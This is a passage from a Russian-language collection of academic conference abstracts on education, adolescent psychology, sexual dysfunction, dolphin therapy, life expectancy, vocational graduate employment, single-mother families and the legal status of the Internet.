Таким образом, проведя анализ основных факторов развития поликультурного образования в высших учебных заведениях России в условиях глобализации, мы можем сделать вывод, что поликультурная образовательная среда становится необходимым компонентом, так как в такой среде создаются благоприятные условия для формирования у обучающихся гражданской идентичности.

Список литературы

1.Закон Российской Федерации «Об образовании» (2012).

2.Супрунова Л.Л. Поликультурное образование: учебник для студ. учреждений высш. проф. образования / Л.Л. Супрунова, Ю.С. Свиридченко; под ред. Л.Л. Супруновой. - М.: Академия, 2013. 240 с.

УДК 159.922.736.4

СОСТОЯНИЕ ТРЕВОГИ КАК ФАКТОР АГРЕССИВНОГО ПОВЕДЕНИЯ ПОДРОСТКОВ

Ткаченко И. В., Евдокимова Е. В.

Армавирский государственный педагогический университет

Подростковый возраст является остро протекающим переходом от детства к взрослению, в этот период переплетаются противоречивые тенденции становления личности ребенка: негативные проявления, дисгармоничность в отношениях с окружающими и повышенная конфликтность. Данный период отличается переходом ребенка на качественно новую социальную позицию, в котором формируется его сознательное отношение к себе как к члену общества (Л.С. Выготский, Д.Б. Эльконин, Л.М. Фридман, А.Е. Личко, Ю.Н. Попов, С.Ю. Мещерякова, А.В. Петровский). Одним из негативных проявлений, происходящих изменений в подростковом возрасте, является поведение, характеризующееся отклонением от принятых нравственных, а в некоторых случаях и правовых норм.

Оно может включать антидисциплинарные, антисоциальные, делинквентные противоправные и аутоагрессивные поступки.

В нашем исследовании было выдвинуто предположение, что одним из факторов агрессивного поведения подростков является состояние тревоги. Тревога – это переживание, ожидаемой психотравмирующей ситуации, которая может произойти в будущем, содержащее в себе мобилизующий компонент. Личностная тревожность понимается как устойчивая индивидуальная характеристика, отражающая предрасположенность субъекта к тревоге. В этом случае человек воспринимает широкий спектр ситуаций как угрожающий, которые объективно являются безопасными. При этом интенсивность тревоги неадекватна величине объективной опасности. Ситуативная тревожность возникает как эмоциональная реакция на стрессовую ситуацию. Интенсивность ситуативной тревожности зависит от когнитивной оценки ситуации. Эта оценка определяется реальными особенностями ситуации и личностной тревожностью.

Б.И. Кочубей, Е.В. Новикова выделили две группы признаков тревоги: 1) внутренние соматические признаки, возникающие под влиянием волнения (учащенное сердцебиение, ком в горле, головная боль, чувство жара, слабость в ногах, дрожание рук, боль в животе, холодные ноги или влажные ладони и др.); 2) внешние поведенческие реакции в ответ на тревожную ситуацию [2]. Состояния тревожности, по мнению Л.И. Божович имеют непосредственное отношение к феномену страха. Страхи чаще всего связаны с социальной ситуацией: страх показаться смешным, неловким, страх не соответствовать ожиданиям и. [5].

В подростковом возрасте тревожные реакции, страхи возникают у личности в отношении конкретных ситуаций, связанных с учебой, межличностными отношениями, выбором профессии. Несмотря на различные подходы к влиянию тревожности на эмоциональное благополучие названные исследователи подчеркивают, что тревога является серьезной угрозой для психологического благополучия человека. Показатели высокого уровня тревожности указывают на дисбаланс между внутренним миром человека и внешним, окружающим его миром.

Для подтверждения гипотезы исследования было опрошено 40 подростков из образовательных учреждений г.Армавира. В исследовании использовались методика диагностики состояния агрессии у подростков А. Басса – А. Дарки и шкала оценки уровня реактивности и личностной тревожности Ч.Д. Спилбергера.

Методика диагностики состояния агрессии у подростков А. Басса – А. Дарки позволила выявить основные формы агрессивных реакций, свойственных подросткам экспериментальной группы и совокупные факторы, влияющие на процесс развития. Было обнаружено, что у 14 - 15-летних подростков экспериментальной группы, принимавших участие в исследовании, *физическая агрессия*, присутствующая у 34 человек, является самой распространенной реакцией на раздражитель. Это указывает на осознанное желание нанесения физического вреда другому человеку, а так же разрешение конфликтов с помощью физической силы. 2 подростка имеют повышенный уровень проявления агрессии. У 4 подростков физическая агрессия имеет нормальный уровень. Это говорит о том, что у данных подростков агрессивные реакции проявляются только в целях самозащиты в фрустрирующих ситуациях. По шкале *вербальной агрессии* в экспериментальной группе 30 подростков имеют высокий уровень проявления, что указывает на явное выражение негативных чувств как через форму (визг, крик), так и через содержание словесных ответов (угрозы проклятия). *По шкале косвенной агрессии* выявлено, что подростки экспериментальной группы имеют– 18 информантов. Высокая степень выраженности косвенной агрессии проявляется в сплетнях, злобных шутках и действиях агрессивного характера, которые не имеют конкретной цели. Низкий уровень косвенной агрессии в экспериментальной группе имеют 20 подростков, что является нормой и может быть связано с реакцией на стрессовую ситуацию. По шкале *негативизма* 10 подростков экспериментальной группы имеют ярко выраженную оппозиционную манеру в поведении, доходящую до активной борьбы против установленных правил и законов, а так же признанных авторитетов. У 14 испытуемых степень выраженности негативизма имеет средний уровень. Шкала *раздражения* в экспериментальной группе выявила 12 подростков с высокой степенью готовности сразу ответить грубостью и резкостью на фрустрирующую ситуацию. Шкала *подозрительности* выделила 10 подростков в экспериментальной группе, которые имеют ярко выраженную склонность к недоверию и осторожности по отношению к другим людям, основанную на уверенности, что окружающие наносят вред преднамеренно и запланировано. 5 подростков экспериментальной группы имеют низкий уровень проявления подозрительности, что является нормой. Таким образом, у более половины подростков в экспериментальной группе высокий уровень агрессии, что мешает этим детям

налаживать контакт, реализовывать свои потребности адекватным ситуации путем, способствует возникновению конфликтов. Конфликт в межличностных отношениях не дает возможности подросткам решить главную развивающую задачу на этом возрастном этапе – проблему взаимоотношений. В результате нарушается процесс адаптации и снижается уровень подростковой активности, что заметно изменяет структуру психики подростков.

Для выявления *уровня тревожности* была выделена группа подростков в количестве 20 человек, показавших высокие результаты по шкале физическая *агрессия.* С данной группой была проведена методика оценки реактивности и личностной тревожности Ч.Д. Спилбергера. Тест выявил в экспериментальной группе 10 подростков с высоким уровнем личностной тревожности, что указывает на устойчивую склонность воспринимать большой круг ситуаций как угрожающие, реагировать на такие ситуации состоянием тревоги. По шкале реактивной тревожности в экспериментальной группе было выявлено 8 высокотревожных подростков, которые характеризуются как напряженные, беспокойные и нервозные. В экспериментальной группе низкая реактивная тревожность выявлена у 6 подростков, низкая личностная тревожность – у 4.

Таким образом, нами было выявлено, что подростки с высоким уровнем агрессии, имеющие критические показатели подозрительности и склонность к аутоагрессии, являются высокотревожными. Высокий уровень личностной тревожности вынуждает подростка быть агрессивным, так как этот способ взаимоотношений является для него самым приемлемым в случае самозащиты. Высокая реактивная тревожность не дает возможности подросткам адекватно вступать в контакт со сверстниками, вынуждая их замыкаться в себе.

Список литературы

1. Божович Л.И. Проблемы формирования личности / Под ред. Д.И. Фельдштейна. М.: Ин-т практической психологии. Воронеж: НПО «МОДЭК».1995. 352 с.
2. Кочубей Б.И., Новикова Е.В. Эмоциональная устойчивость школьника. М. :Знание. 1988. 398 с.

УДК 159.964

ПСИХОЛОГИЧЕСКИЕ ОСОБЕННОСТИ РАБОТЫ С СЕКСУАЛЬНЫМИ ДИСФУНКЦИЯМИ

Червяковская О. М.
Таврическая академия КФУ им. В.И. Вернадского, г. Симферополь

В современной психологической науке под сексуальными дисфункциями мы понимаем – расстройство сексуального влечения, оргазма, возбуждения, болевые ощущения, которые возникают в процессе полового акта, которые были вызваны психологическими аспектами функционирования субъекта. В нашей работе будут рассматриваться те дисфункции которые носят психологический характер, как форма нарушений межличностных отношений. При длительном стрессе, так же могут возникать сексуальные дисфункции. Сексуальным расстройством является не только физическая форма сексуальной дисфункции, а также психологической формой реакции на проблемную ситуацию. В нашей работе мы не говорим о медицинских аспектах, таких как:

- гиполибидемии;
- диспареунии;
- вагинизмы;
- мужские и женские оргазмические расстройства;
- мужские эректильные расстройства;
- женские расстройства сексуального возбуждения;
- сексуальные расстройства отвращения;
- парафилии;
- ПТСР из-за пережитого насилия или обрезания.

В нашей работе рассматриваются проблемы возникающие при:

- сексуальные страхи;
- чувство вины;
- прошлые сексуальные травмы;

- тревожные расстройства
- депрессивное расстройство;

Необходимо отметить, что сексуальная дисфункция, не обусловленная органическими нарушениями или болезнями, часто возникает на основании первого неудачного сексуального опыта, а также на основании психологических личных внутренних конфликтов. Например, неврозы могут влиять на снижение сексуальных функций.

Достаточно часто сексуальная дисфункция, особенно на первых этапах её развития, наблюдается лишь в супружеской паре, нормализуясь во внебрачных отношениях. Возможен и обратный вариант, когда в супружестве у мужчины отсутствуют явные нарушения половой функции, но они возникают при попытках вступить во внебрачную сексуальную связь с новой партнёршей. Таким образом, сам парный характер сексуальной функции, её включённость в интимно-личные отношения, ставит перед необходимостью применять системный подход в попытке понять происхождение половых расстройств и наметить наиболее адекватные пути их коррекции.

Многокомпонентное обеспечение сексуальной сферы предопределяет возможность использования самых разнообразных путей для компенсации. Так, например, недостаточность эрекции у мужчины может компенсироваться не только путём адекватной техники полового акта, но и за счёт личностной идентификации с супругой, интроекции её внутреннего мира, смещения ценности сексуальных отношений с сугубо физиологического на интимно-личностный план. Могут участвовать и такие психологические механизмы, как позитивный перенос, идеализация отношений, вызывание симпатии к себе и переопределения сложившейся ситуации, использование эвфемизмов, смягчающих остроту проблемы.

Под самоконституированием субъекта мы понимаем – самодетерминирующюся, саморазвивающююся и саморегулирующуюся систему, которая в своих глубинных аспектах развития и функционирования представляет собой определенные паттерны поведения, которые повторяют ранний опыт субъекта. Таким образом субъект представляют собой систему идентификации с множеством интерпритационных смыслов.

Таким образом, сексуальные дисфункции несут в себе непосредственные факторы нарушения самоконституирования субъекта, так ка в их основе лежат такие внутренние переживания как: тревожные расстройства, депрессивные состояния, чувство вины, предыдущий негативный сексуальный опыт и т.д.

Список литературы

1. Агарков С.Т. Сексуальность. От инстинктов к чувствам: психогенез сексуальности». М.: ООО «ИПЦ «Маска», 2013 – 756 с.
2. Агарков С.Т., Кащенко Е.А. Сексуальность в цивилизации: от пещер до небоскребов (социогенез сексуальности). Учебное пособие к курсу «Психологическое консультирование в сексологии». Воронеж: ИПЦ «Научная книга», 2010.– 491 с.
3. Кон И. С. Сексология. Учебное пособие для студентов высших учебных заведений. М.: Издательский центр «Академия», 2004. – 384 стр.
4. Сексопатология : Справочник (Под ред. Васильченко Г.С.).-М.-1990.-576 с.
5. Сексуальное развитие и половое воспитание детей: Спецкурс / Сост. Э.К. Суслова. М., 2004. – 456 с.
6. Теория и практика психологического консультирования в сексологии. Избранные лекции в авторской редакции к курсу «Психологическое консультирование в сексологии». под. ред. Е.Кащенко - Воронеж : ИПЦ «Научная книга», 2012. – 301 с.
7. Фукс Э. Иллюстрированная история эротического искусства /Перевод с немецкого. - М.: Республика, 1995.– 448 с.

УДК 159

ИЗМЕНЕНИЕ ОБЩЕГО ФОНА НАСТРОЕНИЯ У ДЕТЕЙ С ОСОБЕННОСТЯМИ РАЗВИТИЯ В ПРОЦЕССЕ ДЕЛЬФИНОТЕРАПИИ

Чечина О. Н., Каверник Е. А.

Филиал МГУ им. М. В. Ломоносова в г. Севастополе

В настоящее время в системе методов и средств реабилитации детей с различными отклонениями в развитии широко используется метод дельфинотерапии. Позитивный эффект дельфинотерапии в значительной мере связан с воздействием на психическую активность, эмоциональную сферу детей в процессе общении пациентов с дельфином [1]. Одной из важнейших характеристик эмоционального состояния детей с особенностями развития является общий фон настроения, который сопровождает любую продуктивную деятельность. В связи с этим актуальным направлением исследований является оценка влияния дельфинотерапии на формирование общего фона настроения у детей с различными особенностями развития.

Целью настоящей работы являлась оценка динамики общего фона настроения у детей с особенностями развития при их взаимодействии с дельфином в воде.

Исследования проводились путем систематического визуального наблюдения за поведением 43 детей в возрасте от 4 до 14 лет с различными вариантами отклоняющегося развития в процессе сеансов дельфинотерапии. При анализе результатов оценивались средние значения в группах детей с дефицитарным психическим развитием (в форме детского церебрального паралича - ДЦП), с асинхронией развития (с расстройствами аутистического спектра - РАС) и недостаточным развитием в форме парциальной несформированности вербального компонента деятельности (общее недоразвитие речи - ОНР).

Сеансы дельфинотерапии проводились регулярно, в течение десяти дней. В ходе наблюдений фиксировались параметры проявления общего фона настроения пациентов, который оценивался по разработанной методике [2] и включали следующие подпункты: 1 – радость, 2 – сниженное настроение, 3 – тревога и страх, 4 – негативизм и агрессия, 5 – равнодушие. В ходе наблюдений учитывалась выраженность, стабильность и качество эмоционального тонуса ребенка и проявления эмоционального состояния. Они оценивались по балльной системе: 4 балла – радость, которая проявлялась в улыбке, смехе, живости в поведении, яркости интонаций в голосе; 3 балла - сниженное настроение, отражавшееся в состоянии скованности, отсутствии улыбки или в напряженном ее проявлении («натянутая» улыбка); 2 балла - тревога и страх, которые проявлялись в плаче, резких поворотах головы с целью найти родственников, дрожи всего тела, или треморе конечностей, губ, широко раскрытых глазах и сужении объема внимания; 1 балл - негативизм и агрессия, которые проявлялись в сдерживании дыхания, напряженности в руках, сжатыми кулаками, ребенок закрывал глаза, бил дельфина или тренера, кричал; 0 баллов – полностью индифферентное отношение к ситуации, которое выражалось в отсутствии каких-либо эмоциональных проявлений.

Анализ результатов исследования показал, что у детей в ходе дельфинотерапии в целом наблюдалась положительная динамика общего фона настроения: в среднем, от 2,3 баллов на первом сеансе до 3,8 баллов на последнем. При этом выявлены различия в динамике эмоционального состояния у детей с различными вариантами дизонтогенеза, а также индивидуальные особенности реагирования.

У детей с диагнозом ДЦП общий фон настроения изменился от состояния тревоги (характерного для первого - третьего сеансов), через сниженное настроение (четвертый - шестой сеансы) - до повышенного эмоционального состояния (седьмой - девятый сеансы).

В ходе курса дельфинотерапии у детей с диагнозом ОНР произошло повышение уровня эмоционального состояния: от сниженного (первый - пятый сеансы) - до повышенного на остальных процедурах. Наблюдались спады и подъемы настроения, но при этом в целом динамика данного показателя в процессе дельфинотерапии была положительной.

У аутичных детей общий фон настроения изменился от негативизма и страха (первый - пятый сеансы) до просто сниженного настроения на последующих сеансах. Необходимо отметить, что дети с этой формой дизонтогенеза характеризуются замкнутостью в общении, сложностью в установлении эмоционального контакта. Большинство детей в начале курса не могли сосредоточиться и выплескивали эмоции в форме плача, протестуя против игры с дельфином. В то же время, изменение настроения в целом в ходе дельфинотерапии имело положительный характер.

Таким образом, динамика общего фона настроения пациентов с различными формами дизонтогенеза может быть показателем успешности процесса дельфинотерапии и использоваться в коррекционной работе психолога с детьми.

Список литературы

1. Лукина Л.Н. Практическая дельфинотерапия. – Севастополь: НПЦ "ЭКОСИ-Гидрофизика", 2009. - 82 с.

2. Смирнова О.В., Чечина О.Н., Каверник Е.А. Психологическая диагностика детей с проблемами развития при проведении сеансов дельфинотерапии //Матер. Научн.конф. «Ломоносовские чтения 2012 года и Междун. научн. конф. студентов, аспирантов и молодых ученых «Ломоносов-2012». – Севастополь: ООО «Экспресс-печать», 2012. - С. 170-171.

УДК 314.82

ГОТОВА ЛИ РОССИЯ К УВЕЛИЧЕНИЮ ПРОДОЛЖИТЕЛЬНОСТИ ЖИЗНИ НАСЕЛЕНИЯ?

Вангородская С. А.

Белгородский государственный национальный исследовательский университет

В последние годы существенные усилия федеральных и региональных органов власти в России направлены на реализацию программ и проектов по сокращению смертности и увлечению продолжительности жизни населения. Эта, безусловно, достойная цель не может не вызывать одобрения как у самих россиян, так и представителей мирового сообщества, обеспокоенных проблемой депопуляции в развитых странах.

В соответствии с теорией эпидемиологического перехода, предложенной в 1971 г. Абделем Р. Омраном и описывающей механизмы обусловленности показателей смертности и продолжительности жизни социально-экономическими, экологическими, технологическими и иными детерминантами [7], в течение XXI века ожидаемая продолжительность жизни населения развитых стран превысит 90 лет [3, с.207].

Прогнозы в отношении России не столь оптимистичны, и тем не менее, согласно среднему варианту прогноза, представленного на сайте Росстата в конце 2019 года, ожидаемая продолжительность жизни россиян к 2035 году достигнет 79,10 лет для обоих полов (75,18 – для мужчин и 82,69 – для женщин) [5].

Вместе с тем, знакомство с содержательными характеристиками эпидемиологического перехода, пятая стадия которого, по прогнозам Р. Омрана, будет достигнута развитыми странами к середине XXI века, открывает не очень радужные перспективы для будущих поколений, призванных жить гораздо дольше своих предшественников. Так, например, согласно результатам исследования, проведенного в Соединенном Королевстве и связанного с изучением проблемы неравенства в отношении здоровья после 2010 года, «несмотря на ожидания людей дожить в среднем до 77 лет, 15 из этих лет могут быть прожиты с той или иной формой инвалидности» [2, с.11].

По прогнозам Р. Омрана, основными «попутчиками» долгой жизни, уготованной живущим в XXI веке, станут: увеличение процента страдающих различными хроническими заболеваниями (в том числе, связанными с потерей дееспособности, как например, болезнь Альцгеймера); появление новых вирусов, «обладающих особенной способностью мутировать, изменять вирулентность и находить пути подорвать иммунитет хозяина, часто игнорируя и нейтрализуя медицинские инновации» [3, с. 210] (вспышка коронавируса в начале 2020 года – яркое тому подтверждение); увеличение расходов на медицинское обслуживание, связанное не только с лечением заболеваний, но и с необходимостью получения профессиональной психологической и реабилитационной помощи и т.д. [3, с. 207].

Помимо этого, мировому сообществу, в целом, и России, в частности, придется столкнуться с такими проблемами, как увеличение нагрузки на пенсионную систему и систему здравоохранения, изменение структуры спроса на товары и услуги, неприспособленность социальных институтов общества к увеличивающимся потребностям людей пожилого возраста, дефицит специалистов по работе с населением старших возрастных групп, увеличение масштабов отчужденности между представителями разных поколений, существование в обществе предрассудков и стереотипов, связанных с эйджизмом и пр. В России это комплекс проблем усугубляется деградацией ряда детерминант, повлиявших на демографическое поведение населения, что позволило В.Г. Семеновой сделать вывод об обратном эпидемиологическом переходе, противоположном классической модели и характерном для современной России [4].

Как бы то ни было, осознание грядущих перспектив поднимает один острый вопрос: насколько российское государство и общество готовы к тому бремени ответственности, которое будет сопровождать увеличение продолжительности жизни россиян в XXI веке?

Безусловно, задача улучшения количественных и качественных характеристик населения является естественной для любого цивилизованного государства, обеспокоенного сохранением своей национальной идентичности и территориальной целостности. Но, ставя перед собой задачу такого рода, необходимо, во-первых, учитывать культурно-исторические особенности демографического поведения населения, детерминирующие показатели смертности и продолжительности жизни [6], а, во-вторых, четко представлять не только позитивные последствия решения этой задачи, но и те

проблемы, с которыми предстоит столкнуться в связи с увеличением численности россиян в возрасте 60 лет и старше.

Исходя из этого, увеличение продолжительности жизни населения, декларируемое в официальных программных документах, не должно быть самоцелью. Решение этой задачи предполагает, прежде всего, внедрение механизмов адаптации пенсионной системы к повышению продолжительности жизни; расширение сети лечебно-профилактических и реабилитационных учреждений, ориентированных на оказание гражданам пожилого возраста качественной медицинской, психологической и иных видов помощи; снижение степени психоэмоционального напряжения, сопровождающего жизнь не одного поколения россиян и оказывающего негативное влияние на характеристики здоровья, а также осуществление глубоких культурных изменений, в том числе, «пересмотр как базовых представлений о жизни и смерти, о ценности человеческой жизни, о праве людей бороться за ее сохранение и т.д., так и повседневной бытовой практики, образа жизни…» [1, с.47]. Что касается последнего, то, в данном случае, речь идет, в том числе, о необходимости трансформации самосохранительных установок россиян, поскольку в сознании населения (причем, как старших возрастных групп, так и молодежи) старость ассоциируется исключительно с бедностью, беспомощностью и болезнями.

Таким образом, увеличение продолжительности жизни требует со стороны органов власти федерального и регионального уровней комплексной системы мер, направленных не только на переориентацию всех систем (здравоохранения, образования, социального обслуживания и пр.) к изменению демографической структуры общества и минимизацию сопутствующих этому процессу экономических и социально-психологических рисков, но и, в первую очередь, повышение уровня благополучия населения, что является одним из главных ориентиров политики Здоровье-2020, и без чего качественные изменения показателей здоровья и продолжительности жизни россиян вряд ли будут возможны.

Список литературы

1. Вишневский А. Г. Время демографических перемен: избр. ст.; Нац. исслед. ун-т «Высшая школа экономики». М. : Изд. дом Высшей школы экономики, 2015. 517 с.
2. Всемирный доклад о старении и здоровье / Всемирная организация здравоохранения, 2016. С. 11 // Всемирная организация здравоохранения: офиц. сайт. – Режим доступа: ttps://www.who.int/ageing/publications/world-report-2015/ru/.
3. Омран Абдель Р. Теория эпидемиологического перехода: взгляд 30 лет спустя // Демографическое обозрение. 2019. Т.6, № 1. С. 177-216.
4. Семенова В.Г. Обратный эпидемиологический переход в России. – М. : ЦСП, 2005. – 235 с.
5. Федеральная служба государственной статистики : офиц. сайт. – Режим доступа: https://www.gks.ru/folder/12781.
6. Mackenbach J. P. The epidemiologic transition theory // Journal of Epidemiology and Community Health 1994. Vol. 48. Pp. 329-332.
7. Omran A.R. The epidemiologic transition: a тheory of the epidemiology of population change // The Milbank Memorial Fund Quoterly. 1971. Vol. 49 (4). Pp. 509-538.

УДК 377.5

ПРОБЛЕМА НЕРЕЛЕВАНТНОСТИ ОБРАЗОВАНИЯ СТУДЕНТОВ СПО В РФ КАК ТЕНДЕНЦИЯ СОВРЕМЕННОГО ОБРАЗОВАНИЯ

Голубев А. Р.
ГАПОУ «Технологический колледж № 24», г. Москва

Согласно актуальной статистике образовательной среды Российской Федерации при текущих тенденциях государственной политики в области образования, просматривается отчетливый вектор на снижение качества образования по всем основным направлениям.

Актуальность данной темы заключается в том, что одним из важных показателей эффективности деятельности образования в стране является объем студентов, трудоустроившихся после выпуска из учебных заведений. Официальные данные статистики говорят о том, что показатель

трудоустроившихся выпускников образовательных учреждений среднего профессионального образования достаточно низок и составляет около половины от общего числа выпускников, таким образом, финансирование образования в данной области образования выглядит малоэффективным за счет нецелевого обучения будущих рабочих и специалистов среднего звена.

Целью данной работы является выявить современные тенденции в системе СПО и, в частности, выявить причины низкого процента трудоустройства выпускников программ СПО с целью формирования общей концепции по повышению эффективности системы среднего профессионального образования.

Количество организаций, предоставляющих образовательные услуги СПО, неуклонно снижается, начиная с 2005 года (с 6297 учреждений до 3956) [2]. Но подобная тенденция наблюдается во всей сфере образования в РФ. Особенность именно сферы профессионального образования заключается в том, что в среднем лишь около 54% студентов колледжей трудоустраивается после выпуска (на основании официальной статистики, при выборочном срезе данных о трудоустройстве из источников с сайтов образовательных учреждений и информации от кураторов на местах, напрямую вовлеченных в процесс последующего трудоустройства, процент значительно снижается) при этом более 70% учащихся, проходящих обучение в учреждениях среднего профессионального образования получают образование за счет бюджета[1]. Из более детального анализа официальных данных можно увидеть, что около 15% из не трудоустроившихся выпускников продолжают обучение в учреждениях СПО или ВО. Трудоустроившиеся в основном работают по специальности, лишь около 10-20% работают не по направлению обучения или смежным специальностям.

По результатам исследования «ВЦИОМ-Спутник» от 11.04.19, 47% россиян не работают по специальности (55% среди людей со средним специальным образованием), по специальности работает 51% опрошенных, преимущественно люди с высшим образованием (58%) [3].

Обобщая вышеизложенную информацию, можно сделать вывод о том, что, в большинстве случаев, будущие студенты СПО выбирают направление своего дальнейшего развития в профессиональной сфере неосознанно, не уделяя достаточно внимания данному выбору или не обладая должной компетенцией для подобного решения.

Существенно повлиять на данную статистику сможет повсеместное внедрение программы профориентации для школьников 7-9 классов на базе районных образовательных учреждений, что повысит ее доступность для населения и существенно повлияет на осознанность выбора будущего профессионального направления развития, а также сделает финансирование образования в области СПО более релевантным относительно будущей деятельности студентов, что в перспективе приведет к росту экономики страны за счет повышения степени обученности трудовых ресурсов.

Список литературы

1. Информационно-аналитические материалы по результатам проведения мониторинга качества подготовки кадров. Характеристика системы СПО в Российской Федерации [Электронный ресурс] URL: http://indicators.miccedu.ru/monitoring/?m=spo (дата обращения: 07.03.2020)
2. Росстат. Уровень образования по данным Росстат [Электронный ресурс] URL: https://rosinfostat.ru/uroven-obrazovaniya/#i-5 (дата обращения: 07.03.2020)
3. ТАСС. Опросы общественного мнения. ВЦИОМ: почти каждый второй опрошенный россиянин работает не по своей специальности [Электронный ресурс] URL: https://tass.ru/obschestvo/6333815/ (дата обращения: 07.03.2020)

УДК 316.356.2:314,622.4-055.2

СТРАТЕГИИ ЖЕНЩИН, ВОЗГЛАВЛЯЮЩИХ НЕПОЛНЫЕ СЕМЬИ

Маслова Т. Ф.
Ставропольский государственный педагогический институт

Неполная семья - семья, в которой забота о детях осуществляется одним из родителей или другими лицами (С.И. Голод, Л.С. Алексеева и др.). Одним из оснований дифференциации неполной семьи является статус родительства. По данным Министерства труда и социального развития РФ, каждый 7-й ребенок до 18 лет в России воспитывается в неполной семье. При этом большую часть

неполных семей составляют матери с детьми (94%). [1]. Исследование феномена таких семей затрагивает проблемы их появления и распространения в обществе, а также - особенности социальной ориентации женщины как главы семьи, в условиях которой осуществляется не только защита интересов детей, но происходит самореализация и социализация женщины данного статуса. Следует признать, что в обществе, где преобладают традиционные стереотипы семейной адаптации и гендерного поведения, в ситуации неполной семьи отсутствует возможность использовать сложившиеся образцы; формируются определенные поведенческие практики потребления, досуга, трудовой деятельности и материального положения. Формируется определенный стиль жизни. Его выделение позволяет «дифференцировать людей, занимающих символическое пространство жизненных стилей и статусных групп, характеризующихся различным стилем жизни» [2, с. 145].

Обобщение данных о социальном самочувствии женщин как главы неполной семьи позволяет судить о моделях их жизненных стратегий.

На основании анализа индивидуального жизненного опыта опрошенных женщин[2] из неполных семей выделены три типа жизненных стратегий, характеризующих состояние и результат их адаптации к условиям неполной семьи:

1. Инновационно-деятельностная стратегия, в основе которой содержится – осознание роли основного кормильца семьи, чувство повышенной ответственности; культивируются ценности свободы, независимости и самостоятельности (27,9%), установки на социальную и профессиональную самореализацию. Доминирующим при решении житейских ситуаций и повседневных проблем является принципы самоуверенности (59,0%) и самостоятельности (27,9%). В качестве главного способа преодоления жизненных трудностей женщины видят интенсификацию оплачиваемой занятости и профессионально-трудовой карьеры (81,9%), реализацию профессиональных способностей и карьерный рост (39,3%). Женщины отличаются позитивным отношением к жизненным переменам, используют преимущества сложившейся ситуации.

2. Традиционно-деятельностная стратегия, в основе которой – семейные ценности и «детоцентричность». Женщин этого «типа» отличают отказ от профессиональной карьеры, и поиск работы, наиболее отвечающей таким требованиям, как регулярность зарплаты (44,3%), удобный график (27,9%), предоставление социального пакета (24,6%) и гарантия сохранения рабочего места (16,4%). Утверждая степень приспособленности, женщины все же нуждаются в некоторой поддержке (29,6%). Выражением женского счастья является для таких женщин материнство, благополучие и счастье детей (31,1%). Данная стратегия не дает возможности добиться самореализации в публичной сфере.

3. Пассивная (бездеятельностная) стратегия. Женщины, транслирующие данный тип стратегии, следуют традиционным ориентациям на семейно-брачные отношения и семейное поведение (49,2%), следовательно, негативно воспринимают жизненные изменения и неполную семью (12,9%), акцентируя внимание исключительно на проблемах и недостатках ситуации (26,3%). Принцип решения проблем – пассивное ожидание внешней поддержки (31,5%), наиболее желаемо преодоление трудностей с помощью мужчины (32,8%), а семейное и жизненное благополучие связывается с браком. Установка на социальную зависимость как культурную норму является причиной неуверенности в себе, а неспособность самостоятельно справиться с проблемами сопровождается негативными эмоциональными переживаниями: страхом перед будущим (18,0%) и ощущением беззащитности (18,0%).

Исследование показало, что обозначенные стратегии в зависимости от конкретной ситуации на практике часто взаимодополняются. Его результаты обозначили ряд вопросов, в том числе: как предотвратить распространения неполной семьи в человеческом общежитии, так как это ограничивает ее функции, особенно - воспитательную; помочь женщине в гармонизации ее отношений в семье и обществе. С нашей точки зрения, ответы на эти и другие вопросы находятся в плоскости, прежде всего, ценностно-нормативной среды, в которой формируются семейно-брачные и добрачные отношения; их решение также зависит от позиции личности, оказавшейся в ситуации неполной семьи.

[2] Выборочная совокупность включала 150 женщин из неполных семей. Обоснованность выводов подтверждается репрезентативностью выборки по основным характеристикам - признакам социального объекта: пол (женский), семейное положение (отсутствие юридических или фактических брачных отношений) и наличие несовершеннолетнего ребенка (детей).

Список литературы

1. Развод в России. Дети, алименты http://womenation.org/russia-divorce-child-support-stats**.**
2. Бурдье П. Социальное пространство и символьная власть // ТЕЗИС. 1993. № 2.

УДК 347

ИНТЕРНЕТ КАК ПРАВОВОЕ ЯВЛЕНИЕ: ОСОБЕННОСТИ И ПРОБЛЕМЫ ОСУЩЕСТВЛЕНИЯ ГРАЖДАНСКИХ ПРАВ ПРИ ЕГО ИСПОЛЬЗОВАНИИ

Мясоедов А. И.

Московский государственный психолого-педагогический университет

Осуществление субъективных гражданских прав как правовая категория, является важным элементом выстраивания правовых отношений в гражданском обороте. С учетом выдвинутых в научном кругу позиций его можно рассматривать в качестве комплекса действий конкретного лица, направленных на реализацию заложенных в правовых механизмах возможностей. Проблема осуществления субъективных гражданских всегда волновала видных теоретиков и практиков гражданского права, однако с развитием информационных технологий она получила новый вектор научного интереса, в аспектах, связанных с сетью Интернет.

Под Интернетом в обыденном смысле принято понимать определенную систему объединенных компьютерных сетей для хранения и передачи информации. Возможность рассматривать интернет в качестве субъекта гражданских правоотношений зависит от наличия у него необходимых правовых признаков, а также предпосылок, обеспечивающих реализацию субъективных гражданских прав. Субъектами гражданских правоотношений являются участники, указанные в ст. 2 ГК РФ [1]. Их статус базируется на таких правовых категориях как правоспособность (ст.17 и 48 ГК РФ) и дееспособность (21 ГК РФ). С очевидностью допустим вывод, что сеть Интернет такими качествами не обладает, и соответственно не может выступать категорией, способной реализовывать совокупность закрепленных законом возможностей.

Исследователи подмечают, что «интернет не имеет собственного обособленного имущества, так как используемые в нем материальные и информационные ресурсы принадлежат на праве собственности другим субъектам (каналы связи -телекоммуникационным компаниям; компьютеры, производящие соединение в Сеть, - провайдерам...» [3]. Сеть Интернет не имеет необходимых признаков, свойственных субъектам гражданских правоотношений. В ст. 128 ГК РФ закрепляется перечь объектов гражданских прав. В отношении большинства из них могут складываются гражданско-правовые отношения в сети Интернет [1]. Однако сама сеть Интернет не входит в установленный законодателем перечень. Кроме того, интернет не обладает таким свойством, присущим объектам гражданских правоотношений в соответствии со ст. 129 ГК РФ, как оборото-способность.

Устранить возникшую неопределенность помогают позиции, уже заявленные в научных кругах. Так, правовые исследователи считает, что Интернет являет собой компьютерную сеть, связанную между собой неким количеством компьютеров (серверов, провайдеров, пользователей), посредством которой лица вступают между собой в правоотношения, осуществляя права и неся обязанности. Исходя из этого определения, наибольший интерес с точки зрения права представляет не явление-сеть Интернет, а особенности взаимодействий субъектов гражданских правоотношений на данной «социальной площадке».

Характер осуществления субъективных гражданских с использованием глобальной сети Интернет во многом обусловливаются ее специфическими особенностями, изложенными в том числе и в данном определении. Разные исследователи приводят отличающиеся перечни таких особенностей [5]. Однако во многом они сводятся к следующему:

1) неопределенность местоположения сторон;
2) сложность идентификации участников отношений в сети;
3) зависимость отношений между участниками сети от отношений с информационными провайдерами;
4) электронный характер документооборота в сети.

В более качественном понимании заявленных выше особенностей поможет детальное их рассмотрение.

